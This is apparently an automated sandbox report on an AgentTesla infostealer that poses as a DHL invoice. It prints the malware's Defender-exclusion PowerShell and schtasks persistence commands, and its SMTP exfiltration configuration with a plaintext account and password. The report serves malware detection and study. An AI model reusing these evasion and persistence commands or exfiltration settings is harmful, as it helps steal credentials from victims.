ID: 553161
Sample Name: DHL Delivery Invoice AWB 2774038374 .pdf.exe
Cookbook: default.jbs
Time: 12:12:25
Date: 14/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report DHL Delivery Invoice AWB 27…

Overview


General Information

Sample Name:	DHL Delivery Invoice AWB 2774038374 .pdf.exe
Analysis ID:	553161
MD5:	a44512118be5e5..
SHA1:	5867f5faf6acfa48..
SHA256:	9ca32954bc9ae9..
Tags:	AgentTesla DHL exe
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Detected unpacking (overwrites its o…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Antivirus / Scanner detection for sub…
- Detected unpacking (changes PE se…
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropp…
- Installs a global keyboard hook
- Tries to steal Mail credentials (via fil…
- Sigma detected: Bad Opsec Default…

Classification



Process Tree

- **System is w10x64**
- DHL Delivery Invoice AWB 2774038374 .pdf.exe (PID: 6344 cmdline: "C:\Users\user\Desktop\DHL Delivery Invoice AWB 2774038374 .pdf.exe" MD5: A44512118BE5E5420C9D710A96353898)
  - powershell.exe (PID: 6916 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\uHlRqGSIW.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6924 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 6936 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\uHlRqGSIW" /XML "C:\Users\user\AppData\Local\Temp\tmpCDD.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 7044 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - RegSvcs.exe (PID: 7092 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 2867A3817C9245F7CF518524DFD18F28)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "Username": "vladmir@amova.ga",
  "Password": "marcellinus360",
  "Host": "smtp.yandex.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000D.00000000.313926174.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000D.00000000.313926174.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
0000000D.00000002.546381837.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000D.00000002.546381837.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0000000D.00000000.312473724.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 14 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.DHL Delivery Invoice AWB 2774038374 .pdf.exe.4 574d90.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.DHL Delivery Invoice AWB 2774038374 .pdf.exe.4 574d90.4.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
13.0.RegSvcs.exe.400000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
13.0.RegSvcs.exe.400000.1.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
13.0.RegSvcs.exe.400000.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 16 entries				

Sigma Overview

System Summary:

- Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments
- Sigma detected: Suspicius Add Task From User AppData Temp
- Sigma detected: Powershell Defender Exclusion
- Sigma detected: Possible Applocker Bypass
- Sigma detected: Non Interactive PowerShell
- Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Antivirus / Scanner detection for submitted sample
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropped file
- Machine Learning detection for sample
- Machine Learning detection for dropped file

Compliance:

- Detected unpacking (overwrites its own PE header)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Installs a global keyboard hook

Contains functionality to register a low level keyboard hook

System Summary:

Initial sample is a PE file and has a suspicious name

.NET source code contains very large array initializations

Data Obfuscation:

Detected unpacking (overwrites its own PE header)

Detected unpacking (changes PE section rights)

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Uses an obfuscated file name to hide its real file extension (double extension)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Co
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 2	Disable or Modify Tools 1 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypt Channe
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Input Capture 2 1 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-St Port 1

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Co
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 1 3	Credentials in Registry 1	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Applica Layer Protocc
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 2 3	NTDS	Security Software Discovery 3 1 1	Distributed Component Object Model	Input Capture 2 1 1	Scheduled Transfer	Applica Layer Protocc
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 1	LSA Secrets	Process Discovery 2	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallbac Channe
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Commu
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used P
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Layer F

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
DHL Delivery Invoice AWB 2774038374 .pdf.exe	33%	Virustotal		Browse
DHL Delivery Invoice AWB 2774038374 .pdf.exe	51%	ReversingLabs	ByteCode-MSIL.Trojan.Taskun	
DHL Delivery Invoice AWB 2774038374 .pdf.exe	100%	Avira	HEUR/AGEN.1140941	
DHL Delivery Invoice AWB 2774038374 .pdf.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\uHIRqGSIW.exe	100%	Avira	HEUR/AGEN.1140941	

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\uHlRqGSIW.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\uHlRqGSIW.exe	51%	ReversingLabs	ByteCode-MSIL.Trojan.Taskun	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
13.0.RegSvcs.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
0.0.DHL Delivery Invoice AWB 2774038374 .pdf.exe.670000.0.unpack	100%	Avira	HEUR/AGEN.1140941		Download File
13.0.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
13.0.RegSvcs.exe.400000.2.unpack	100%	Avira	TR/Spy.Gen8		Download File
0.2.DHL Delivery Invoice AWB 2774038374 .pdf.exe.670000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File
13.0.RegSvcs.exe.400000.1.unpack	100%	Avira	TR/Spy.Gen8		Download File
13.0.RegSvcs.exe.400000.3.unpack	100%	Avira	TR/Spy.Gen8		Download File
13.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.fontbureau.comd6	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://ykYQwS.com	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/a-d	0%	URL Reputation	safe	
http://www.fontbureau.comessed	0%	URL Reputation	safe	
http://www.fontbureau.comessed~	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/6	0%	URL Reputation	safe	
http://www.fontbureau.comcep/	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.ascendercorp.com/typedesigners.html	0%	URL Reputation	safe	
http://www.fontbureau.com6	0%	Avira URL Cloud	safe	
http://www.fontbureau.comrsiv)	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Z	0%	URL Reputation	safe	
http://www.galapagosdesign.com/	0%	URL Reputation	safe	
http://www.fontbureau.comcomd	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://www.carterandcone.comext:	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/M	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/D	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/q	0%	URL Reputation	safe	
http://www.fontbureau.comituFM	0%	Avira URL Cloud	safe	
http://www.carterandcone.comscreen	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/h	0%	URL Reputation	safe	
http://www.carterandcone.comzJo	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/e-e	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/c	0%	URL Reputation	safe	
http://www.carterandcone.comy:	0%	Avira URL Cloud	safe	
http://www.monotype.:	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/rs	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com.	0%	URL Reputation	safe	
http://www.sajatypeworks.comoftU	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.sajatypeworks.com8	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.jiyu-kobo.co.jp/jp/M	0%	URL Reputation	safe	
http://www.founder.com.cn/cnNJ	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.sajatypeworks.comres#	0%	Avira URL Cloud	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.fontbureau.comFM	0%	Avira URL Cloud	safe	
http://www.carterandcone.com-	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/~	0%	URL Reputation	safe	
http://subca.ocsp-certum.com0.	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.fontbureau.comgritah	0%	Avira URL Cloud	safe	
http://www.fontbureau.comony	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.fontbureau.comB.TTF	0%	URL Reputation	safe	
http://subca.ocsp-certum.com01	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://www.fontbureau.comdaF	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.carterandcone.comG	0%	Avira URL Cloud	safe	
http://www.fontbureau.comR.TTF	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/Z	0%	URL Reputation	safe	
http://www.fontbureau.comF)	0%	Avira URL Cloud	safe	
http://https://l0Mrtx23jQBQ7aEbHqQ.com	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.fontbureau.comF	0%	URL Reputation	safe	
http://www.fontbureau.comW.TTFM	0%	Avira URL Cloud	safe	
http://www.carterandcone.comangN	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/q	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.fontbureau.coma	0%	URL Reputation	safe	
http://www.galapagosdesign.com/D	0%	Avira URL Cloud	safe	
http://www.fontbureau.comd	0%	URL Reputation	safe	
http://www.fontbureau.comC.TTF	0%	Avira URL Cloud	safe	
http://yandex.ocsp-responder.com03	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
smtp.yandex.ru	77.88.21.158	true	false		high
smtp.yandex.com	unknown	unknown	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
77.88.21.158	smtp.yandex.ru	Russian Federation		13238	YANDEXRU	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	553161
Start date:	14.01.2022
Start time:	12:12:25
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 22s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	DHL Delivery Invoice AWB 2774038374 .pdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@9/9@2/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 1.4% (good quality ratio 0.9%) • Quality average: 40% • Quality standard deviation: 33.9%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
12:13:49	API Interceptor	1x Sleep call for process: DHL Delivery Invoice AWB 2774038374 .pdf.exe modified
12:13:53	API Interceptor	28x Sleep call for process: powershell.exe modified
12:14:07	API Interceptor	719x Sleep call for process: RegSvcs.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\DHL Delivery Invoice AWB 2774038374 .pdf.exe.log	
Process:	C:\Users\user\Desktop\DHL Delivery Invoice AWB 2774038374 .pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1310
Entropy (8bit):	5.345651901398759
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE47mE4Ko88:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKz6
MD5:	D918C6A765EDB90D2A227FE23A3FEC98
SHA1:	8BA802AD8D740F114783F0DADC407CBFD2A209B3
SHA-256:	AB0E9F716E31502A4C6786575C5E64DFD9D24AF99056BBE2640A2FA322CFF4D6
SHA-512:	A937ABD8294BB32A612F8B3A376C94111D688379F0A4DB9FAA2FCEB71C25E18D621EEBCFDA5706B71C8473A4F38D8B3C4005D1589B564F9B1C9C441B6D3378 4
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22308
Entropy (8bit):	5.603099437777812
Encrypted:	false
SSDEEP:	384:1tCD3Y0nVrWZBf9sFu5SrRn8S0nojultISP7Y9glSJ3xKT1MaXZlbAV7sxwG5ZBQ:Pj1sio8ToCltrlcICefwkVc
MD5:	DEC43304DCD2328F7D8DF2EEB1F46AFD
SHA1:	1616F15BA49499E2AF5F150D07B56C9BBA05CAE2
SHA-256:	25DC17278CD1D2818386B1C56AC734607F636091D6C3396D3A48FBBE41B837DA
SHA-512:	5C3EC6D0EB58FBA25A90DE636EB05E48F8BA80BCCA863E2D9A94514944A6ACF1D576BCDE88ACD37BF79FD613D16CEEEE475F58715F040AD7FD3CD989736A3 CEB
Malicious:	false
Reputation:	low
Preview:	@...e.....e...^.X.U.....M...D.....@.....H.....<@.^.L."My...:P..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_i2s24r22.hk2.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_i2s24r22.hk2.ps1	
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xnebz11w.tod.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp\tmpCDD.tmp	
Process:	C:\Users\user\Desktop\DHL Delivery Invoice AWB 2774038374 .pdf.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1600
Entropy (8bit):	5.13189504670977
Encrypted:	false
SSDEEP:	24:2di4+S2qh/a1Kby1moqUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNt+xvn:cgeCaYrFdOFzOzN33ODOiDdKrsuTyv
MD5:	73DF604589172A494DE9CCA5E3D7A16E
SHA1:	181096A65607DAB9B1C31F77402B52EB30DFCACD
SHA-256:	4DFA1BC1558CD76B1C9CF89CF7A3CA77170452041C32EE28D9C239E4249C394F
SHA-512:	15ADB4BC30D945BC56CAE5D948B21B3B6C725236419BA8EB98345D060E189966814F04ED842CC0D94839AB6830DF72E289C54F24EF3E6224C453BF626595A5C
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>.

C:\Users\user\AppData\Roaming\uHlRqGSIW.exe	
Process:	C:\Users\user\Desktop\DHL Delivery Invoice AWB 2774038374 .pdf.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	550400
Entropy (8bit):	7.713292286610871
Encrypted:	false
SSDEEP:	12288:pCCqskK777777777777KPQly5rwG67HrPGH6oMSDnL2CgfeWhrek:pCnK777777777777KodpfuH6zSjLt
MD5:	A44512118BE5E5420C9D710A96353898
SHA1:	5867F5FAF6ACFA48B90F21D655411FD98D50136D
SHA-256:	9CA32954BC9AE96F11D246CA45443522A731631C154F768938C556869E01B555
SHA-512:	A8251DCA003FF59B30681FC6AF02F18373638C8A6485D1EA73AB8299A02D287CB5C55F36BF30F960C7951259827B3D48EDAFD6A032E437CE5DB1C889BA230F0
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 51%

C:\Users\user\AppData\Roaming\uHlRqGSlW.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...o..a.....0..\.....y... .....@.. ....@.....y..O..... ....H.....text....Z... ...\..... ..`.rsrc.....^.....@..@.reloc..... .....d.....@..B.....y.....H.....@...l.....P.....up~..y.AUu&.2r.K.L@...#g.g.2..k..g.E%.;UN..C.9....G.....s5K.W[..Yg..A..t...j...t{... ..%../..z.NM.Y..b.N.A.1{.6.s.].U..X.."dO...h8O.5b..I.O..b...y.N.J.[..D..Vb.....yY....J7.....Z(.....XM.0q...>a...3a.-(O]^..3.....<.....H..CR.U.....L.b^.Ak.a{b.f.....z.6..o..X.. Z...,c..{.&.3S.=x...c1:.<.Lo2.[....8fPG...4..M.-.f.....V..g.....z.....,I.|G....g`..pA-...#..O.[..h.,.*@..

C:\Users\user\AppData\Roaming\uHlRqGSlW.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\DHL Delivery Invoice AWB 2774038374 .pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\yqbb5t2l.acx\Chrome\Default\Cookies	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.698304057893793
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoIL4rtEy80:T5LLOpEO5J/Kn7U1uBoI+j
MD5:	3806E8153A55C1A2DA0B09461A9C882A
SHA1:	BD98AB2FB5E18FD94DC24BCE875087B5C3BB2F72
SHA-256:	366E8B53CE8CC27C0980AC532C2E9D372399877931AB0CEA075C62B3CB0F82BE
SHA-512:	31E96CC89795D80390432062466D542DBEA7DF31E3E8676DF370381BEDC720948085AD495A735FBDB75071DE45F3B8E470D809E863664990A79DEE8ADC648F1(
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\Documents\20220114\PowerShell_transcript.414408.8ocki2zp.20220114121352.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5795
Entropy (8bit):	5.395583878877797
Encrypted:	false
SSDEEP:	96:BZN/jNsqDo1ZpZz/jNsqDo1ZiFftjZk/jNsqDo1ZisddfZg:N
MD5:	C21A8A6A317627BC5A69E31FAF91D394
SHA1:	6B2DE34F22814D565DF6DE4EC4CAAD2CF454F894
SHA-256:	B03D80345CD4A86A1A5176787D87F97434FD9A9661709B48049DBB5A451C6D7F
SHA-512:	3CA45FF9627199A0F6CDB32B23E76DA16BDA09A2748D431F70B95670E769FC1A1EA2BCBDDCB186AEA5567E4E9F4DA5F23A321225D73B1740A1742E224FB6624 1
Malicious:	false
